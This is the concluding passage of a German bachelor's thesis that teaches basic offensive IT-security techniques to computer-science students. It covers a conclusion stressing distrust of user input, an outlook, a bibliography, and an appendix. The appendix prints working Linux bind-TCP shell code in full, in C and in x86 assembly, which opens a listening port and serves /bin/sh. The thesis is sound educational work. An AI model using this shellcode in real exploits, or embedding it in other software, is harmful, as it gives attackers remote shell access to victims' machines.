Die Basis der Angriffe sind meist Dinge die zum großen Teil im Laufe des Studiums gelehrt werden. Die Kreativität, die Hacker beim Ausnutzen von Schwachstellen an den Tag legen, kann jedoch kaum durch Theorie vermittelt werden. In diesem Fall hilft es nur, selbst einmal zu versuchen Programme dazu zu bringen, etwas zu tun, was ihr Konstrukteur nicht vorgesehen hatte.

Zudem ist es erstaunlich, wie stark die kleinen Erfolgserlebnisse, die man durch gelungene Exploits und eine daraus resultierende *root-Shell* bekommt, motivieren. Dies führt fast automatisch dazu dazu sich mit dem Thema eingehender beschäftigen zu wollen.

Zur Verteidigung gilt:

Falls es *eine* Haupterkenntnis aus den gezeigten Angriffen gibt, dann ist es die, dass Benutzereingaben niemals vertraut werden darf! Egal ob diese Eingaben innerhalb der Applikation eingegeben werden oder – wie es z.B. bei Web-Applikationen der Fall ist – aus *GET*- oder *POST-Requests* extrahiert werden!

Auf Web-Anwendungen bezogen gilt im Besonderen:

Grundsätzlich sollten alle Eingaben ignoriert werden, die nicht ausdrücklich erlaubt sind, anstatt zu versuchen jede Eingabe zuzulassen und sich die Filter für jede nur erdenkliche Möglichkeit schadhafter Eingaben ausdenken zu wollen.

Die in dieser Arbeit entstandene Sammlung grundlegender Angriffstechniken erhebt unter keinen Umständen den Anspruch auf Vollständigkeit. Die Ansichten darüber, was alles als wichtige Grundlage betrachtet werden kann, gehen weit auseinander. Sie reichen von Techniken der *Informationsbeschaffung*, über *Social Engineering* bis zum Verständnis von *Viren*, *Trojanern* und anderen Schadprogrammen.

11 Ausblick

Wie anfänglich als Ziel gesetzt, soll diese Arbeit dazu führen, dass einige der gezeigten Beispiele – an passenden Stellen – in Vorlesungen eingesetzt werden, um die Verbindung zwischen der Programmierarbeit und den späteren Auswirkungen durch enstandene Schwachstellen herzustellen. Gleichzeitig soll hierdurch die Aufmerksamkeit der Studenten für die IT-Sicherheit gesteigert werden. Vielleicht besteht sogar die Möglichkeit, dass Studenten einige der Techniken im Rahmen von Praktika, in einer gesicherten Netzwerkumgebung, selbst ausprobieren können.

Außer der Verwendung der hier enthaltenen Beispiele in einzelnen Vorlesungen, wäre auch die weitere Ausdehnung des Themas IT-Sicherheit, bis hin zu einem eigenen Wahlpflichtmodul denkbar. In diesem könnte dann, über die erhöhte Aufmerksamkeit hinaus, mehr Augenmerk auf das Verständnis kompletter Angriffsszenarien und vor allem der Implementierung und Weiterentwicklung von Gegenmaßnahmen gelegt werden. Schließlich bilden nur beide Seiten zusammen ein sinnvolles Gesamtbild, das im Endergebnis sicherere Computer-Systeme hervorbringen kann.

Teil IV

Anhang und Literaturverzeichnis

A Anhang

A.1 Quelltexte

Remote-Shellcode aus Abschnitt 5.3 in C und ASM [npn13]

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>

int main(void)
{
        int clientfd, sockfd;
        int dstport = 4444;
        int o = 1;
        struct sockaddr_in mysockaddr;

        sockfd = socket(AF_INET, SOCK_STREAM, 0);
        //setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &o, sizeof(o)); //a luxury we ↩
   don't have space for

        mysockaddr.sin_family = AF_INET; //2
        mysockaddr.sin_port = htons(dstport);
        mysockaddr.sin_addr.s_addr = INADDR_ANY; //0

        bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));

        listen(sockfd, 0);

        clientfd = accept(sockfd, NULL, NULL);

        dup2(clientfd, 0);
        dup2(clientfd, 1);
        dup2(clientfd, 2);
```

```
        execve("/bin/sh", NULL, NULL);
        return 0;
}
```

Listing A.1: Ausgangsquelltext des *Remote-Shellcode*

```
; Title Linux Shell Bind TCP Shellcode v0.1
; Author npn <npn at iodigitalsec dot com>
; License http://creativecommons.org/licenses/by-sa/3.0/
; Legitimate use and research only
; This program is distributed in the hope that it will be useful,
; but WITHOUT ANY WARRANTY; without even the implied warranty of
; MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

global _start

section .text

_start:
xor ebx, ebx     ;clear ebx
mul ebx      ;clear eax
mov al, 0x66     ;syscall socketcall
push ebx     ;tcp is 6 but 0 is fine
inc bl       ;ebx = 1; socket
push ebx     ;sock_stream
push byte 0x2    ;af_inet
mov ecx, esp     ;move pointer to args to ecx
int 0x80     ;socket()
mov edi,eax      ;int socketfd

push byte 0x66   ;better than xor eax, eax
pop eax      ;mov al, 0x66
pop ebx      ;take the 2 off the stack for bind()
pop esi      ;discard the 0x1 on the stack into esi so the top of the stack is now the 0
    x0
push word 0xf00d;portno
push word bx     ;2 = af_inet
mov ecx, esp     ;pointer to args
push byte 0x10   ;addrlen
push ecx     ;const struct sockaddr *addr
push edi     ;sockfd from socket
mov ecx, esp     ;pointer to args
int 0x80     ;go

push byte 0x66
pop eax
add ebx, ebx     ;2+2=4 listen
push byte 0x1    ;backlog
```

```
push edi     ;int sockfd
mov ecx, esp     ;pointer to args
int 0x80     ;listen()

push byte 0x66
pop eax
inc ebx      ;5 accept
xor edx, edx
push edx     ;0
push edx     ;null
push edi     ;sockfd
mov ecx, esp     ;pointer to args
int 0x80

xchg eax, ebx    ;set ebx to sockfd, eax to 00000005
xor ecx, ecx
mov cl, 0x2 ;loop counter
dup2:
    mov al, 0x3f ;dup2
    int 0x80
    dec ecx
    jns dup2

xor eax, eax
push eax
push 0x68732f2f ;"sh//"
push 0x6e69622f ;"nib/"
mov ebx, esp
push eax
mov edx, esp
push ebx
mov ecx, esp
mov al, 0xb ;execve
int 0x80
```

Listing A.2: Modifizierter Assembler-Quelltext des *Remote-Shellcode*

Literaturverzeichnis

[Anl07] Anley, Chris: *The Shellcoder's Handbook, 2nd Edition*. John Wiley and Sons, 2007

[AT 13] AT Kearney: Informationssicherheit 2013 / AT Kearney GmbH. 2013. – Forschungsbericht

[Atl] Atlasis, Antonios: *Attacking IPv6 Implementation Using Fragmentation*. http://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-WP.pdf, . – [Online; abgefragt Dezember 2013]

[Bal12] Ballmann, Bastian: *Network Hacks - Intensivkurs: Angriff und Verteidigung mit Python*. Xpert.press, 2012

[Ban10] Bania, Piotr: *JIT spraying and mitigations*. http://www.piotrbania.com/all/articles/pbania-jit-mitigations2010.pdf, 2010. – [Online; abgefragt Dezember 2013]

[Beh11] Behörden Spiegel: *Methoden des Hacktivismus*. http://www.behoerden-spiegel.de/icc/Internet/nav/eca/eca50726-d0a0-b331-76b8-d77407b988f2&uCon=88a40efe-3d4e-2931-206e-03467b988f2e&uTem=aaaaaaaa-aaaa-aaaa-bbbb-000000000003, 2011

[BK13] Bogursky, Sasha; Kaplan, Jeremy A.: *Multiple NASA websites hacked*. http://www.foxnews.com/tech/2013/09/12/multiple-nasa-websites-hacked/, 2013. – [Online; abgefragt Januar 2014]

[bo08] bo: *Die Rückkehr der Pufferüberläufe*. http://heise.de/-194416, 2008

[Bun] Bundesamt für Sicherheit in der Informationstechnik: *Wie mache ich meinen PC sicher? - Passwörter*. `https://www.bsi-fuer-buerger.de/BSIFB/DE/MeinPC/Passwoerter/passwoerter_node.html`, . – [Online; abgefragt Dezember 2013]

[Car04] Carlson, David: Teaching computer security. In: *SIGCSE Bulletin 36* Nr. 2 (2004), Juni, S. 64–67

[CNN07] CNN: *Sources: Staged cyber attack reveals vulnerability in power grid*. `http://edition.cnn.com/2007/US/09/26/power.at.risk/`, September 2007. – [Online; abgefragt November 2013]

[Deu13] Deutsche Telekom: Cyber Security Report 2013 / Institut für Demoskopie Allensbach. 2013. – Forschungsbericht

[die13] die tageszeitung (taz): *Cyberattacken in Deutschland: Gehackte Unternehmenslandschaft*. `http://www.taz.de/!127424/`, 2013. – [Online; abgefragt Januar 2014]

[Eri08] Erickson, Jon: *Hacking - The Art Of Exploitation*. William Pollock, 2008

[Fos07] Foster, James: *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Syngress, 2007

[Fos08] Foster, James C.: *Sockets, Shellcode, Porting & Coding*. Syngress, 2008. – d

[Ges06] Gesellschaft für Informatik e.V.: *IT-Sicherheit in der Ausbildung*. `http://www.gi.de/fileadmin/redaktion/empfehlungen/GI-Empfehlung-IT-Sicherheit-in-der-Ausbildung-2006.pdf`, Oktober 2006. – d

[Goo13] Goodin, Dan: *25-GPU cluster cracks every standard Windows password in <6 hours*. `http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/`, 2013

[HHNE11] Harper, Allen; Harris, Shon; Ness, Jonathan; Eagle, Chris: *Gray Hat Hacking: The Ethical Hacker's Handbook*. McGraw-Hill Osborne Media, 2011

[Jü05] Jürjens, Jan: *Sicherheit in der Lehre*. `http://www4.in.tum.de/`, November 2005. – [Online; letzter Abruf Oktober 2009]

[Min09] Mink, Martin: *Vergleich von Lehransätzen für die Ausbildung in IT-Sicherheit*, Universität Mannheim, Diss., 2009

[npn13] npn: *LINUX SHELL BIND TCP SHELLCODE*. `http://www.iodigitalsec.com/linux-shell-bind-tcp-shellcode/`, 2013. – [Online; abgefragt Januar 2014]

[OCo12] OConnor, J.: *Violent Python - A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*. Syngress, 2012

[Opea] Open Web Application Security Project: *About The Open Web Application Security Project*. `https://www.owasp.org/index.php/About_OWASP`, . – [Online; abgefragt Dezember 2013]

[Opeb] Open Web Application Security Project: *Category:OWASP Top Ten Project*. `https://www.owasp.org/index.php/OWASP_Top_Ten_Project`, . – [Online; abgefragt Dezember 2013]

[Opec] Open Web Application Security Project: *Welcome to OWASP*. `https://www.owasp.org/index.php/Main_Page`, . – [Online; abgefragt Dezember 2013]

[Pau13] Pauli, Josh: *he Basics of Web Hacking: Tools and Techniques to Attack the Web*. Syngress, 2013

[Pay12] Payer, Udo: *Polymorphe Code Erkennung*, TU Graz, Diss., 2012

[Plo11] Ploetz, Michaela C.: *Analyse existierender Studiengänge im Bereich IT-Sicherheit*, Fernuniversität Hagen, Diss., September 2011

[PMZ] Patrikakis, Charalampos; Masikos, Michalis; Zouraraki, Olga: *Distributed Denial of Service Attacks*. `http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html`, . – [Online; abgefragt Januar 2014]

[PPB+06] Pollino, David; Pennington, Bill; Bradley, Tony; Dwivedi, Himanshu; O'Donnell, Adam J.; Schiffman, Mike: *Hacker's Challenge I, II, III Series*. John Wiley and Sons, 2001-2006

[rei11] rei: *DDoS-Angriff vermiest Conrad die Weihnachtsstimmung*. `http://heise.de/-1400117`, 2011

[RG] Rütten, Christiane; Glemser, Tobias: *Gesundes Misstrauen: Sicherheit von Webanwendungen*. `http://heise.de/-270870`,

[Sch11a] Schmidt, Jürgen: *Die Rückkehr des Sprayers*. `http://heise.de/-1169279`, 2011. – [Online; abgefragt Dezember 2013]

[Sch11b] Schwartz, Mathew J.: *Sony Hacked Again, 1 Million Passwords Exposed*. `http://www.informationweek.com/attacks/sony-hacked-again-1-million-passwords-exposed/d/d-id/1098113?`, 2011. – [Online; abgefragt Januar 2014]

[Shi95] Shimomura, Tsutomu: *How Mitnick hacked Tsutomu Shimomura with an IP sequence attack*. `http://www.eecis.udel.edu/~bmiller/cis459/2007s/readings/mitnick.html`, 1995. – [Online; abgefragt Januar 2014]

[Sko02] Skoudis, Ed: *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*. Prentice Hall PTR, 2002

[SLS10] Scambray, Joel; Liu, Vincent; Sima, Caleb: *Hacking Exposed Web Applications, 3rd Edition*. McGraw-Hill Osborne Media, 2010

[SP11] Stuttard, Dafydd; Pinto, Marcus: *The Web Application Hacker's Handbook*. John Wiley and Sons, 2011

[Syr] Syracuse University: *Format String Vulnerability*. `http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf,`. – [Online; abgefragt Dezember 2013]

[Vie11] Viehböck, Stefan: *Brute forcing Wi-Fi Protected Setup - When poor design meets poor implementation*. `http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf`, Dezember 2011. – [Online; abgefragt Januar 2013]

[vir] viruslist.com: *Zero-Day-Exploit*. http://www.viruslist.com/de/glossary?glossid=154039420, . – [Online; abgefragt Januar 2014]

[Web07] Web Application Security Consortium: *Web Application Security Statistics*. http://projects.webappsec.org/w/page/13246989/Web%20Application%20Security%20Statistics, 2007. – [Online; abgefragt Dezember 2013]

[Whi13] WhiteHat Security: *Website Security Statistics Report 2013*. https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf, 2013. – [Online; abgefragt Dezember 2013]

[Wika] Wikipedia: *Address Space Layout Randomization*. http://de.wikipedia.org/wiki/Address_Space_Layout_Randomization, . – [Online; abgefragt Januar 2014]

[Wikb] Wikipedia: *Denial of Service*. http://de.wikipedia.org/wiki/Denial_of_Service#Gegenma.C3.9Fnahmen, . – [Online; abgefragt Dezember 2013]

[Wikc] Wikipedia: *Exploit*. http://de.wikipedia.org/wiki/Exploit, . – [Online; abgefragt November 2013]

[Wikd] Wikipedia: *Formatstring-Angriff*. http://de.wikipedia.org/wiki/Formatstring-Angriff, . – [Online; abgefragt Dezember 2013]

[Wike] Wikipedia: *Intrusion Detection System*. http://de.wikipedia.org/wiki/Intrusion_Detection_System, . – [Online; abgefragt Dezember 2013]

[Wikf] Wikipedia: *Man-in-the-middle-Angriff*. http://de.wikipedia.org/wiki/Man-in-the-middle-Angriff, . – [Online; abgefragt Januar 2014]

[Wikg] Wikipedia: *Operation Payback*. http://de.wikipedia.org/wiki/Operation_Payback, . – [Online; abgrefragt Dezember 2013]

[Wikh] Wikipedia: *Penetrationstest (Informatik)*. http://de.wikipedia.org/wiki/Penetrationstest_(Informatik), . – [Online; abgefragt Januar 2014]

[Wiki] Wikipedia: *Pufferüberlauf*. http://de.wikipedia.org/wiki/Puffer%C3%BCberlauf#Gegenma.C3.9Fnahmen, . – [Online; abgefragt Dezember 2013]

[Wikj] Wikipedia: *Stack buffer overflow*. `http://en.wikipedia.org/wiki/Stack_buffer_overflow`, note =,

[Wikk] Wikipedia: *Wired Equivalent Privacy*. `http://de.wikipedia.org/wiki/Wired_Equivalent_Privacy`, note =,

[YA03] Young, Susan; Aitel, Dave: *The Hacker's Handbook: The Strategy Behind Breaking Into and Defending Networks*. Auerbach Publications, 2003

Erklärung

Selbständigkeitserklärung gem. § 22 Absatz 5 BPO

Hiermit versichere ich, Tobias Heinlein, dass ich die vorliegende Bachelor-Arbeit mit dem Titel

> *Grundlegende Techniken der praktischen IT-Sicherheit aus Angreifersicht zur Verwendung im Studiengang Informatik der Westsächsischen Hochschule Zwickau*

selbständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe. Die Stellen der Arbeit, die dem Wortlaut oder dem Sinne nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Die Arbeit ist noch nicht veröffentlicht oder in anderer Form als Prüfungsleistung vorgelegt worden.

Ort, Datum Unterschrift